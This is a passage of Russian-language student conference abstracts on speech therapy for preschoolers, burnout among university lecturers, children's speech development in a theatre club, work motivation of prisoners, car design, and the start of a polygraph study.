Общее недоразвитие речи (ОНР) — различные сложные речевые расстройства, при которых нарушается формирование всех компонентов речевой системы, то есть звуковой стороны (фонетики) и смысловой стороны (лексики, грамматики) при нормальном слухе и интеллекте. Выделяют четыре уровня речевого развития, которые отражают типичное состояние компонентов языка у детей с ОНР: I уровень речевого развития характеризуется отсутствием речи (т.н. “безречевые дети”). Такие дети пользуются “лепетными” словами, звукоподражаниями, сопровождают “высказывания” мимикой и жестами. II уровень речевого развития. Кроме жестов и “лепетных” слов появляются хотя и искаженные, но достаточно постоянные общеупотребительные слова. Произносительные возможности детей значительно отстают от возрастной нормы. Нарушена слоговая структура. III уровень речевого развития характеризуется наличием развернутой фразовой речи с элементами лексико-грамматического и фонетико-фонематического недоразвития. IV уровень характеризуется отсутствием нарушений звукопроизношения, а имеет место лишь недостаточно четкое различие звуков в речи (Р.Е.Левина, Т.Б.Филичева, Г.В.Чиркина, Т.В. Туманова и др.).

Звукопроизношение - процесс образования речевых звуков, осуществляемый энергетическим (дыхательным), генераторным (голосообразовательным) и резонаторным (звукообразовательным) отделами речевого аппарата при регуляции со стороны центральной нервной системы. При любом уровне общего недоразвития речи существует нарушение звукопроизношения в той или иной мере. Дети с любым уровнем общего недоразвития речи нуждаются в комплексном лечении. Обязательной является коррекционная работа логопеда, логопедический массаж, возможно медикаментозное лечение. Коррекционная работа логопеда также должна проводиться совместно с воспитателями, музыкальным руководителем, семьей ребенка (А.М. Бородич, Н.Н. Григорьева, Л.П. Козлова, Л.Г. Парамонова и др.)

Работа с детьми, имеющими недоразвитие речи, включает в себя, коррекционно-воспитательное воздействие со стороны специального дошкольного учреждения и родителей. Понятие о развивающих взаимодействиях в детском саду и семье, где каждый из её членов не только содействует развитию другого, но и находит условия для собственного личностного развития, ложится в основу работы с родителями. Связь с родителями должна осуществляться непрерывно, с помощью коллективной, индивидуальной, наглядной форм работы, о которых речь пойдет в исследовании. Опираясь на данные экспериментальных исследований Т.Д. Барменковой, можно сказать, что партнерство педагогов и родителей в создании единого коррекционно-развивающего пространства обеспечивает ребёнку успешную социализацию в детском саду среди сверстников, а впоследствии предполагает легкую адаптацию к школьной среде и окружающей жизни взрослых.

Анализ психолого-педагогической и специальной литературы позволил нам сформулировать цель исследования: определение и апробация педагогических условий организации логопедической работы в дошкольном образовательном учреждении общеразвивающего вида, направленной на коррекцию звукопроизношения у детей с общим недоразвитием речи.

Эмоциональное выгорание преподавателей вузов

Остапенко О.В.

Научный руководитель: Ульянова Н.Ю., преподаватель кафедры психологии управления и юридической психологии

В современной психологии труда синдром эмоционального выгорания рассматривается в контексте проблемы профессиональной деформации специалистов. Особенно остро проблема выгорания стоит перед

сотрудниками, чья деятельность подразумевает общение с большим количеством людей.

Понятие «burnout», которое переводят как «эмоциональное выгорание», «эмоциональное сгорание» или «профессиональное выгорание», было введено в научную терминологию в 1974 году был предложен Х. Дж. Фрейденбергом [3]. Термин описывал состояние здоровых людей, находящихся в состоянии постоянного эмоционального напряжения в процессе решения профессиональных задач.

Исследователями предложено несколько моделей феномена эмоционального выгорания. Так, С. Т. Мейер определяет выгорание как состояние, в котором ожидания людей от выполняемой работы связаны с получением небольшого вознаграждения и значительного наказания [9]. Р. Е. Смит описывает синдром выгорания как одну из форм стресса, включающую в себя ситуационные, когнитивные, физиологические и поведенческие компоненты [10]. Е. Демероти и др. предлагают модель выгорания, связанную с соотношением ресурсов и требований работы [6]. А. Б. Беккер и др. рассматривают выгорание с точки зрения процессов социального влияния [5]. По результатам проведенного ими исследования, одним из важнейших механизмов возникновения эмоционального выгорания является социальная индукция, т. е. своеобразное «заражение» членов группы состоянием истощения, цинизма, профессиональной редукции и т. д.

В. В. Бойко связывает феномен выгорания с психологической защитой личности. С этой точки зрения, эмоциональное выгорание представляет собой функциональный стереотип психики, позволяющий снизить расход эмоциональных ресурсов в ситуации их острой нехватки [1]. Н. В. Гришина обращает внимание на комплексный характер феномена эмоционального выгорания, определяя его как состояние, проявляющееся не только в аспекте трудовой деятельности, но и на экзистенциальном уровне: в форме разочарования в выбранной профессии и поиска новых смыслов бытия [2].

Одной из наиболее распространенных моделей эмоционального выгорания стала модель К. Маслач. Согласно ей, в структуру выгорания входят три класса реакций: эмоциональное истощение, деперсонализация и снижение рабочей продуктивности [8].

В качестве факторов эмоционального выгорания называют, прежде всего, социально-организационные условия труда, особенности выполняемых специалистом профессиональных задач. Кроме того, по результатам исследований было выявлено, что уровень выгорания зависит от возраста и стажа сотрудников, их удовлетворенности жизнью, используемых копинг-стратегий и ощущения социальной поддержки [7].

Поскольку проблема эмоционального выгорания особенно актуальна для специалистов, чья деятельность связывается с ежедневной коммуникацией, считается, что к «зоне риска» относится профессия

преподавателя [4]. В настоящее время достаточно велико количество исследовательских работ, посвященных проблеме эмоционального выгорания учителей начальных и средних школ, при этом число работ, изучающих выгорание преподавателей высших учебных заведений, невелико. В то же время, условия труда преподавателей высшей школы в нашей стране в последние годы заметно меняются и вызывают множество публичных дискуссий. С нашей точки зрения, проводимые в последние десятилетия реформы высшего образования зачастую становятся дополнительным стрессогенным фактором для специалистов, работающих в этой сфере.

Целью нашего исследования стало изучение особенностей проявления эмоционального выгорания у преподавателей высших учебных заведений. Были определены следующие гипотезы исследования:

1. Существует связь между проявлениями эмоционального выгорания преподавателей вузов, механизмами психологической защиты личности и особенностями их педагогической деятельности.

2. Проявления эмоционального выгорания преподавателей вузов значимо связаны с представлениями студентов о личностных характеристиках преподавателей.

Выборку исследования составили 40 преподавателей высших учебных заведений г. Ростова-на-Дону (ЮФУ, РГЭУ РИНХ, ДГТУ) в возрасте от 24 до 67 лет и стажем педагогической работы от 1,5 до 35 лет, а также 154 студента 1-5 курсов, обучавшихся у исследованных преподавателей. Общее число респондентов составило 194 человека.

Сбор эмпирических данных проводился с помощью следующих исследовательских методик: «Опросник выгорания» К. Маслач; «Диагностика стилей педагогического общения» И. М. Юсупова; «Исследование индивидуального стиля педагогической деятельности» А. К. Марковой; «Индекс жизненного стиля» Р. Плутчика, Г. Келлермана, Х. Р. Конте; субъективное шкалирование личностных качеств преподавателя. Математическая обработка данных осуществлялась с использованием коэффициента ранговой корреляции Спирмена, U-критерия Манна-Уитни, описательной статистики.

Результаты исследования продемонстрировали, что ряд показателей, характеризующих особенности эмоционального выгорания преподавателей, оказался значимо связан с определенными формами психологической защиты личности. В частности, была обнаружена устойчивая положительная связь эмоционального истощения с регрессией и замещением; деперсонализации с проекцией и регрессией; редукции профессиональных достижений с механизмом реактивного образования и интеллектуализацией. Кроме того, отрицательно связанными оказались эмоциональное истощение и интеллектуализация; редукция профессионализма и регрессия. Таким

образом, подтвердилось предположение о наличии связи механизмов психологической защиты и эмоционального выгорания преподавателей и выявился комплексный характер этой связи.

Стиль педагогической деятельности не связывается с показателями выгорания, но имеет ряд связей с проявлениями психологической защиты личности преподавателей. Например, выбор эмоционально-импровизационного стиля связывается с преобладанием защитного механизма интеллектуализации и реактивных образований, а эмоционально-методичного – с редукцией профессиональных достижений. Кроме того, были выявлены значимые различия проявлений эмоционального выгорания и психологических защит личности, а также воспринимаемых студентами характеристик личности, у преподавателей, относящихся к разным возрастным и гендерным группам: так, женщины чаще мужчин используют стратегии регрессии, компенсации, реактивного образования; преподаватели в возрасте 24-35 лет чаще проявляют механизмы проекции и интеллектуализации. В то же время, общая напряженность психологических защит и частота использования механизма реактивного образования выше у преподавателей со стажем работы более 10 лет, при этом молодые преподаватели чаще выбирают стратегию интеллектуализации.

Таким образом, мы можем предположить, что стиль педагогической деятельности имеет опосредованную связь с эмоциональным выгоранием, а используемый механизм психологической защиты личности, возраст и стаж работы выступают в роли медирующих переменных.

Анализ восприятия личности преподавателей со стороны студентов показал, что показатели эмоционального выгорания педагогов оказались значимо связаны с некоторыми их характеристиками, воспринимаемыми обучающимися. Так, преподаватели с высоким уровнем эмоционального истощения воспринимаются как более торопливые, деперсонализации – как менее требовательные, редукции профессионализма – как менее сдержанные. Была выявлена и связь воспринимаемых студентами характеристик педагогов с демонстрируемыми механизмами психологической защиты: например, более требовательными кажутся учащимся преподаватели с преобладающими механизмами вытеснения, проекции, замещения; более энергичными – с доминированием компенсации и реактивного образования, более авторитарными – с преобладанием интеллектуализации и отрицания и т. д. Таким образом, компоненты эмоционального выгорания связываются с особенностями поведения преподавателей в процессе взаимодействия со студентами как напрямую, так и косвенно, через стратегию психологической защиты личности как опосредующую переменную.

Обе выдвинутые гипотезы исследования полностью подтвердились. Результаты работы позволяют сделать выводы о наличии сложной системы

связей между особенностями эмоционального выгорания преподавателей высшей школы и выбираемыми ими механизмами психологической защиты, а также о прямом и косвенном обусловливании процесса эмоционального выгорания такими переменными, как пол, возраст, стаж работы и доминирующий стиль педагогической деятельности преподавателей. В качестве своеобразных «маркеров», отражающих определенные аспекты выгорания и личностных защит педагогов высших учебных заведений, можно назвать восприятие их личностных характеристик со стороны студентов, взаимодействующих с ними в процессе учебной деятельности.

Литература:

1. Бойко В. В. Методика диагностики уровня эмоционального выгорания / Бойко В. В. // Практическая психодиагностика / под ред. Д. Я. Райгородского. – Самара: Бахрах-М, 1999, С.161-169.
2. Гришина Н. В. Помогающие отношения: профессиональные и экзистенциальные проблемы / Гришина Н. В. // Психологические проблемы самореализации личности / под ред. А. А. Крылова и Л. А. Коростылевой. – СПб.: Питер, 2000.
3. Мальцева Н. В. Проявления синдрома психического выгорания в процессе профессионализации учителя: дис. ... канд. психол. наук / Мальцева Н. В. – Екатеринбург, 2005.
4. Рогов Е. И., Рогова Е. Е. Одиночество как проявление профессиональной деформации личности педагога // Известия Южного федерального университета. Педагогические науки. – 2010. – № 5. – С. 85-95.
5. Bakker A. B., Demerouti E., Schaufeli W. B. The socially induced burnout model / Bakker A. B., Demerouti E., Schaufeli W. B. // Advances in psychology research. – 2003. – V. 25. – P. 13-30.
6. Demerouti E. et al. The job demands-resources model of burnout / Demerouti E. et al. // Journal of Applied psychology. – 2001. – V. 86, № 3. – С. 499-512.
7. Duquette A. É. et al. Factors related to nursing burnout a review of empirical knowledge / Duquette A. É. et al. // Issues in Mental Health Nursing. – 1994. – V. 15, № 4. – P. 337-358.
8. Maslach C. Burnout: A multidimensional perspective / Maslach C. // Professional burnout: Recent developments in theory and research / Ed. by W. B. Schaufeli, C. Maslach, T. Marek. – Washington, DC: Taylor & Francis, 1993. – P. 19-32.
9. Meier S. T. Toward a theory of burnout / Meier S. T. // Human Relations. – 1983. – V. 36, № 10. – P. 899-910.
10. Smith R. E. Toward a cognitive-affective model of athletic burnout / Smith R. E. // Journal of sport psychology. – 1986. – V. 8(1). – P. 36-50.

Развитие речи младших школьников в условиях дополнительного образования

Сысоева Н. В.

Научный руководитель: Шатохина И. В., к. п. н. доцент

Развитие речи становится всё более актуальной проблемой в нашем обществе. Снижающийся уровень бытовой культуры, широкое распространение низкопробной бульварной литературы всё это создаёт предпосылки и прямую угрозу надвигающейся языковой катастрофы не менее опасной, чем экологическая.

Исследованием этих проблем занимались: С. Т. Шацкий, Ш. А. Амонашвили, Б. Г. Ананьев, А. Е. Дмитриев, и др.

Гипотеза исследования: дополнительное образование будет способствовать речевому развитию учащихся начальных классов, если:

5. будут использованы возможности взаимодействия и коммуникации учащихся в условиях такой формы организации дополнительного образования, как кружковая работа;

6. речевая работа в условиях кружковой деятельности будет строиться с учетом особенностей речевого развития воспитанников;

7. в условиях творчески-развивающей среды театрального кружка будут преобладать речевые задания и упражнения продуктивного характера;

8. система речевой работы будет направлена на отработку не только языковой стороны речи (фонетической, грамматической, лексической) детей, но и ее эмоционально-выразительных аспектов (ритма, интонации, ударения и др.).

Дополнительное образование – составная часть непрерывного образования, естественный партнер общеобразовательной школы, где на первый план выходит личность ребенка, а не учебные программы. Историко-педагогический анализ становления и развития отечественной системы дополнительного образования детей на разных этапах исторического развития связан с именами отечественных педагогов А.В. Волохова, Н.К. Крупской, К.И. Львова, А.С. Макаренко, К.Д. Ушинского, С.Т. Шацкого и др. Основной задачей образования является развитие связной речи учащихся. Под *связной речью* понимается развернутое изложение определенного содержания, которое осуществляется логично, последовательно и точно, грамматически правильно и образно.

О необходимости развивать речь ребенка, воспитывать у него любовь к родному языку говорили лучшие педагоги и методисты. К.Д.Ушинский ратовал за развитие “дара слова”, подчеркивая его значение для формирования мыслительной деятельности ребенка и для дальнейшего обучения. Д. Б. Эльконин отмечает, что ребенок усваивает родной язык,

прежде всего, подражая разговорной речи окружающих. Современные педагоги дополнительного образования. (Новожилова, Герасимова, Абаджан) пришли к выводу, что театрализованная игра оказывает большое влияние на речевое развитие ребенка.

Для подтверждения выдвинутой гипотезы нами была проведена экспериментальная работа состоявшая из трех этапов. Констатирующий эксперимент проводился в октябре 2012 г. Экспериментальное исследование проводилось в детском объединении "Малые театральные формы" ЦВР "Досуг" Пролетарского района г. Ростова-на-Дону. В констатирующем тестировании принимали участие 7 воспитанников 8-9 лет. Цель констатирующего эксперимента - выявить исходный уровень развития связной речи у детей 8-9 лет.

Для изучения связной речи учащихся начальных классов была подобрана диагностика М. Р. Львова.

После проведения заданий дети распределились по уровням следующим образом.

1. *С высоким уровнем* - детей не выявлено.

2. *Со средним уровнем* - выявлено 3 воспитанника, что составило 43 %.

В речи ребенка прослеживается коммуникативная целесообразность, ясность, но отсутствует содержательность, логичность, последовательность.

3. *С низким уровнем* - выявлено 4 воспитанника, что составляет 57 %.

В письменной речи отсутствует точность. В рассказе ребенка логичность, ясность, коммуникативная целесообразность, языковая правильность речи, выразительность, ясность не прослеживается. А также в своей речи ребенок употребляет простые не сложные предложения. Таким образом, большинство детей находится на низком уровне развития речи.

На основании результатов констатирующего эксперимента детей нами была спланирована и организована система речевой работы в условиях театрального кружка. Для этого была разработана программа, содержание которой выстраивается дифференцировано с учетом речевого развития обследованных детей.

С воспитанниками *среднего уровня* развития связной речи мы провели продуктивные занятия, *целью* которых являлось *развитие устной монологической речи*. Занятия включают пересказы текстов, составление рассказов описаний по одной или серии картинок, выразительное чтение стихов, обучение свободному рассказыванию, приемы одушевления предметов и явлений в сказках. Детям с *низким уровнем* развития связной речи, были подготовлены занятия репродуктивного характера, *целью* которых является *развитие диалогической речи и монологической речи*. Занятия включают речевые упражнения, чтение по-ролям, использование беседы как эффективного метода формирования диалогической речи, пересказы текстов, составление рассказов описаний по одной или серии

картинок, выразительное чтение стихов, обучение свободному рассказыванию, приемы одушевления предметов и явлений в сказках.

Контрольное обследование речи учащихся проводилось в апреле 2015 г. Целью контрольного эксперимента являлось *определение уровня развития связной речи у детей младшего школьного возраста на заключительном этапе опытно-педагогической работы в условиях дополнительного образования*. Использовалась диагностика М. Р. Львова. Для обработки полученных данных были использованы аналогичные констатирующему этапу критерии диагностик и общие критерии показатели уровней. Диагностика показала, что в экспериментальном классе процент детей показавших *низкий уровень* связной речи снизился с 57 до 14%, количество детей показавших *средний уровень* сформированности связной речи возросло с 43 до 57 %, а также появился *высокий уровень* 29%.

Итак, можно сделать выводы о том, что: налицо положительная динамика в речевом развитии детей экспериментальной группы. Данный факт говорит об эффективности апробировавшейся нами системы речевой работы в условиях дополнительного образования, а также подтверждает выдвинутую в начале исследования гипотезу.

Особенности профессиональной мотивации в вынужденной профессиональной деятельности

Яковлева Я.С.

Научный руководитель: Жолудева С.В., кандидат психол. наук, доцент

В процессе выполнения какой-либо деятельности движет определённый мотив. Внутренние побуждения к действию управляют поведением человека в любой ситуации. Соответственно, деятельность не сможет принести никаких результатов, если человек, выполняющий её, не будет иметь побуждений, обуславливающих выполнение определённых обязанностей, а тем более это относится к деятельности профессиональной.

Тема мотивации является актуальной как в отечественной, так и в зарубежной психологии. Решением различных вопросов психологии мотивации занимались такие отечественные исследователи, как С.П. Манукян, Ю.В. Шаров, Л.И. Божович, А.Н. Леонтьев [3] и другие. Многие исследователи проблемы мотивации профессиональной деятельности сходятся в том, что мотивация представляет собой сложную систему, в которую включены определенные иерархические структуры (В.Г. Асеев, Л.И. Божович, А. Маслоу, Б.И. Дадонов) и различные виды мотивов (Б.Ф. Ломов, П.М. Якобсон). Мотивация объясняет целенаправленность действия, организованность и устойчивость целостной деятельности,

направленной на достижение определенной цели. Н.В. Самоукина определяет мотивацию как внутреннюю энергию, включающую активность человека в жизни и на работе [7, с. 10].

Профессиональное представление – это совокупность имеющейся у субъекта информации о той или иной специальности, его осведомленность о мире профессий, их оценка по шкале престижности и привлекательности; это динамическое информационное образование, структура и содержание которого зависит от его целевого назначения; это отражение человеческого «Я» через профессию [2, с. 756]. Изучение профессиональных представлений в настоящее время также изучается довольно-таки подробно и ведётся в различных направлениях: профессиональные представления на этапах профессионализации и этапах профессионального мастерства (Д.В. Воронцов, Е.И. Рогов, А.А. Деркач, Ю.М. Жуков, А.В. Зеер, Е.А. Климов, Т.В. и др.) [4]; особенности профессиональных представлений специалистов, занятых в различных отраслях деятельности (И.А. Панкратова, С.В. Жолудева, А.М. Шевелёва, Е.И. Рогов, Е.Е. Рогова, С.В. Матвеева, Л.В. Андреева, Л.А. Верещагина и др.) [1]; социальных групп: сироты, подростки с компенсированной затруднённой психическим развитием, студенты ВУЗов, учащиеся профтехучилищ (Т.И. Филиппиди, И.А. Комарова, Ю.А. Полещук, Е.И. Ерошенкова и др.) и т.д. Вместе с тем особенности профессиональных представлений и мотивации в вынужденной профессиональной деятельности пока изучены недостаточно.

В современных социокультурных условиях все более устойчиво проявляются тенденции к построению гражданского общества, позиционируется направленность на его гуманизацию, что предопределяет усиление внимания к тем слоям населения, которые образуют так называемые группы риска. Поэтому актуально, на наш взгляд, исследовать профессиональную мотивацию осуждённых, для того, чтобы в будущем сформировать у них положительное отношение к труду как ведущему ценностному основанию жизнедеятельности человека.

Целью нашего исследования является определение особенностей профессиональной мотивации и её взаимосвязи с профессиональными представлениями в процессе выполнения вынужденной профессиональной деятельности. В исследовании приняли участие осуждённые к лишению свободы. Всего было исследовано 75 осуждённых из ФКУ ИК № 15 г. Батайска. Предмет исследования являлись особенности мотивации в вынужденной профессиональной деятельности.

Мы предположили, что существуют особенности профессиональной мотивации в вынужденной профессиональной деятельности. Для исследования была использована методика «Мотивация профессиональной деятельности» К. Замфир в модификации А. А. Реана [5, с. 236], которая позволила нам выявить степень выраженности типов мотивации и наличие

сформированных мотивационных комплексов. А также методика «Об объекте профессиональной деятельности» Е. И. Рогова [6, с. 7], с помощью которой мы определили особенности профессиональных представлений об объекте и работе в процессе выполнения вынужденной деятельности.

Анализ результатов показал, что у большинства респондентов доминирует внутренний тип мотивации в профессиональной деятельности. Более высокие показатели по данному типу мотивации выявлены у осуждённых за убийство (группа №1). Также не менее важно то, что высокий показатель имеет и внешняя положительная мотивация. Высокие показатели также выявлены у осуждённых за корыстные преступления (группа №3). Положительным результатом является тот факт, что внешняя отрицательная мотивация во всех трёх группах имеет низкие показатели, а самая наименьшая степень выраженности данного показателя выявлена у группы респондентов, осуждённых за преступления сексуального характера (группа №2). Такой результат является наиболее эффективной и правильной формой профессиональной мотивации, которая определяет успешность выполнения профессиональной деятельности.




Рис. 1. Выраженность типов мотивации в трёх группах испытуемых (в ср.б.)

Удовлетворенность человека своей профессиональной деятельностью тем выше, чем оптимальнее у него мотивационный комплекс, который состоит из преобладания внутренней и внешней положительной мотивации и низкой внешней отрицательной. Эмпирические данные указывают на то, что сформированность оптимального мотивационного комплекса личности выявлена у испытуемых, осуждённых за убийство – 13%. Неоптимальный мотивационный комплекс личности сформирован у большей части респондентов, осуждённых за корыстные преступления – 16 %. Помимо прочего нами были выявлены промежуточные мотивационные комплексы личности. Промежуточный мотивационный комплекс с тенденцией к оптимальному присутствует у 21% от общей выборки, а промежуточный мотивационный комплекс с тенденцией к неоптимальному выявлен у 11% респондентов от общей выборки. В связи с полученными данными мы выяснили, что оптимальный мотивационный комплекс личности развит только у одной трети испытуемых, что даёт почву для определённой работы по повышению данного показателя в исправительной системе.

Для уточнения особенностей в профессиональной мотивации людей, занимающихся вынужденной профессиональной деятельностью, нами был проведен корреляционный анализ. С помощью критерия Спирмена были выявлены значимые корреляционные связи между мотивацией профессиональной деятельности и представлений о работе и об объекте вынужденной профессиональной деятельности.




Схема 1. Корреляционная плеяда мотивации и представлений об объекте и работе в вынужденной профессиональной деятельности

В отношении объекта вынужденной деятельности выявлена отрицательная корреляционная связь между внешней отрицательной мотивацией и фактором активности. То есть, в процессе выполнения работы у испытуемых проявляется экстравертированность, выражена определенная пассивность, спокойные эмоциональные реакции и сдержанность. В отношении работы - положительная связь между внешней положительной мотивацией и фактором оценки образа, а также отрицательные связи между внешней отрицательной мотивацией и фактором силы, а также фактором чёткости, внешней положительной мотивацией и фактором чёткости образа выполняемой работы. Это говорит о том, что процесс выполнения работы в вынужденной профессиональной деятельности воспринимается проще, проявляется большая зависимость от внешних обстоятельств и оценок, в меньшей мере проявляется желание добиваться результата и настаивать на своем.

Дальнейшее, более углублённое практическое исследование данной темы даёт возможность предсказать и проконтролировать не только поведение людей, занимающихся вынужденной профессиональной деятельностью, но и достигнуть высоких результатов посредством применения конструктивных методов мотивации для развития положительных типов мотивации и, соответственно, комплектования оптимальных мотивационных комплексов.

Литература:

1. Динамика профессиональных представлений в период общественных трансформаций/ Монография. Под ред. Е.И. Рогова. Ростов на Дону: СКНЦ ЮФУ, 2010.
2. Жолудева С.В., Яковлева Я.С. Особенности изучения профессиональных представлений осуждённых//. Материалы Региональной студенческой конференции: в 3 т. – Ростов-на-Дону: Издательство ЮФУ, 2013. Т 2. – 784 с.
3. Леонтьев А.Н. Потребности, мотивы и эмоции. - М., 2000 г. 40 С.
4. Профессиональные представления: теория и реальность./ Монография. Под редакцией Е.И.Рогова. Ростов на Дону: ПИЮФУ, 2008.
5. Реан А. А. Психология педагогической деятельности / А. А. Реан. – Ижевск, 1994. – 412 с.
6. Рогов Е.И., Роль профессиональных представлений в становлении специалиста в ВУЗе // [Текст] / Роль представлений в профессиональном становлении личности. Ростов на Дону, 2012.
7. Самоукина Н. В. Эффективная мотивация персонала при минимальных финансовых затратах/ Наталья Самоукина. — М.: Вершина, 2006. - 224 с.

Перспективные технологии в дизайне автомобилей

Ярославцева О.Ю.

Научный руководитель: Зезюлько А.В., д.ф.н., доцент кафедры технологии и профессионально-педагогического образования

В современных условиях повышающейся конкуренции, автомобильные компании заинтересованы во внедрении новых технологий в свою продукцию. Это отражается в первую очередь, на дизайне автомобилей. В процессе научно-исследовательской работы нами было выявлено, что в понятие «автомобильный дизайн» входят технологии, использующие знания всего процесса проектирования и производства нового изделия, что требует от дизайнеров быть дальновидными и подготовленными. набросок, основной эскиз, трехмерный (а затем и полноразмерный) макет – через эти этапы проходит любая модель автомобиля. Создание эскиза – самый творческий этап. набросок лишен детализовки, размеров, технологических элементов, поэтому оставляет простор фантазии. Ради одной машины делаются сотни эскизов в различных ракурсах, как всего кузова, так и отдельных частей, чтобы из многообразия полуабстрактных контуров выделить концепцию будущего прототипа. Она может быть отражена в трех-четырех ключевых идеях-фразах, вроде формы радиаторной решетки, особой подштамповке на двери и поясной линии.

Впоследствии эти элементы будут воспроизводиться во всех моделях нового поколения, чтобы у машин было узнаваемое «лицо». Примечательно, что автомобили разных марок, выпущенные в одно и то же время, часто имеют сходные черты дизайна экстерьера.

Однако, даже на стадии эскиза дизайнер не свободен полностью. Собственно, перед ним лежит техническое задание, в котором обозначена длина колесной базы и требования по безопасности пешеходов (высота и форма передней части). Дизайнер учитывает пожелания технологов, аэродинамиков, компоновщиков, но поначалу лишь заочно, исходя из собственного опыта. Фаза брифингов с другими отделами наступит позже, когда он презентует свою концепцию коллегам, но даже согласование эскиза требует немало времени.

Почти любая современная машина делается как глобальная, однако в зависимости от приоритетного рынка некоторые национальные элементы могут возобладать. Скажем, в Европе красивым, скорее, сочтут автомобиль с минимумом декора, а в Китае любят кричащие формы, обилие хрома, сложные линии, в общем, все то, что мы называем азиатским дизайном. В Европе бежевый салон – признак роскоши, в Китае – повседневный вариант. Соответственно, специалисты формируют набор требований к дизайну, чтобы автомобиль «пошел» везде, где он будет продаваться.

В конечном результате создается прототип, предназначенный для демонстрации нового стиля, дизайна и технологии - концепт-кар (от английского concept — идея, car — автомобиль). Концепт-кар отражает нечто принципиально новое, и в дальнейшем может быть реализован не полностью, а как одна из частей (дополнительная или заменяющая) уже существующего изделия.

Использование современных технологий в дизайне касается инновационных разработок и обуславливает наиболее эффективное решение проблем автомобилестроения. К ним относятся: вес, потребление топлива, безопасность, комфорт, долговечность деталей автомобиля. В последнее время острой стала и проблема экологичности. Также, весьма актуальна и проблема снижения веса - автомобили в силу постепенного решения других проблем становятся все более сложными и, соответственно, более тяжелыми. Эксплуатационные характеристики автомобилей постоянно улучшаются, так как двигатели становятся более эффективными, кузова более аэродинамичными, трансмиссии совершенствуются, снижается сопротивление качению шин.

Анализ показывает, что новые модели часто все-таки удается сделать легче своих предшественников. Например, масса последнего Ford Fiesta на 25 кг меньше модели предыдущего поколения. Peugeot 508 2,0 HDi весит на 70 кг меньше заменяемой им модели 407 2,0 HDi, хотя и превосходит последнюю по габаритам.

Для электромобилей и гибридов проблема снижения веса является еще более актуальной, так как это связано с возможно допустимым весом батареи, от которой зависит запас хода. Однако, реальное снижение веса может дать только замена буквально всех стандартных конструкционных материалов на современные: вместо стекловолокна - натуральный волокнистый материал, вместо стальных - алюминиевые детали (как в Jaguar XJ), в кузове - инновационный углепластик CFRP (BMW i3). Кузов из CFRP на 50 % легче стального и на 30 % легче алюминиевого. Структурные элементы из нового материала могут легко комбинироваться с алюминиевыми кузовными панелями или металлизироваться.

В данных условиях, задача дизайнера «загрузить» в себя все мыслимые требования к автомобилю, и постараться облечь их в как можно более красивую оболочку, а также быть в курсе последних научных исследований в технической области, которые помогают решить проблемы автомобилестроения.

Литература:

1. Дрекслер, Э. Углепластик в автомобилестроении [Электронный ресурс], - <http://www.auto-quiet.ru/tyuning-i-oborudovanie/ugleplastik-v-avtomobilestroenii.html> - статья в интернете
2. Скуба Д. В. Разработка методов дизайн-проектирования легковых автомобилей / Д. В. Скуба.- Ижевск: РГБ ОД, 2005.- 209 с.
3. Фрадкин В., Будущее автомобилестроения [Электронный ресурс] / Фрадкин Владимир// Большая электронная библиотека.- Режим доступа: <http://www.big-library.info/?act=bookinfo&book=121239>.

Влияние индивидуальных характеристик испытуемых на вариабельность психофизиологического реагирования при проведении тестирования на полиграфе

Яцык Г.Г.

Научный руководитель: Воробьева Е.В., д.пс.н., профессор

Необходимость в объективном и, что не менее важно, эффективном исследовании человеческой психики с каждым днем становится все больше и больше. Этому причиной развитие информационных технологий, высокая конкуренция на экономическом и политическом уровнях и, как следствие, выполнение людьми действий, зачастую, приводящих к нарушению законодательства и неблагоприятным результатам. Полиграф зарекомендовал себя как оптимальное средство профилактики подобных явлений.

Опрос с применением полиграфа – это психофизиологическое исследование (ПФИ), в ходе которого проводится регистрация деятельности вегетативной нервной системы испытуемого в то время предъявления опросников, содержащих релевантные и нерелевантные стимулы. Именно анализ и сравнение между собой реакций на эти стимулы и дает возможность судить о наличии, или об отсутствии определенной информации у испытуемого. Один из наиболее авторитетных современных исследователей в области инструментальной «детекции лжи» Холодный Ю.И. характеризует процесс ПФИ с применением полиграфа, как исследование памяти человека с целью обнаружения наличия (или отсутствия) следов событий, имеющих уголовно-релевантное значение [6.43-44]

На сегодняшний день одной из наиболее актуальных и неразработанных проблем в этой области является вопрос о соотношении индивидуальных особенностей испытуемого и его физиологических реакций, отражающихся на полиграмме. Более подробное исследование этой проблемы позволит глубже понимать разнообразные физиологические реакции испытуемых и более аргументировано подходить к трактовке того или иного признака.

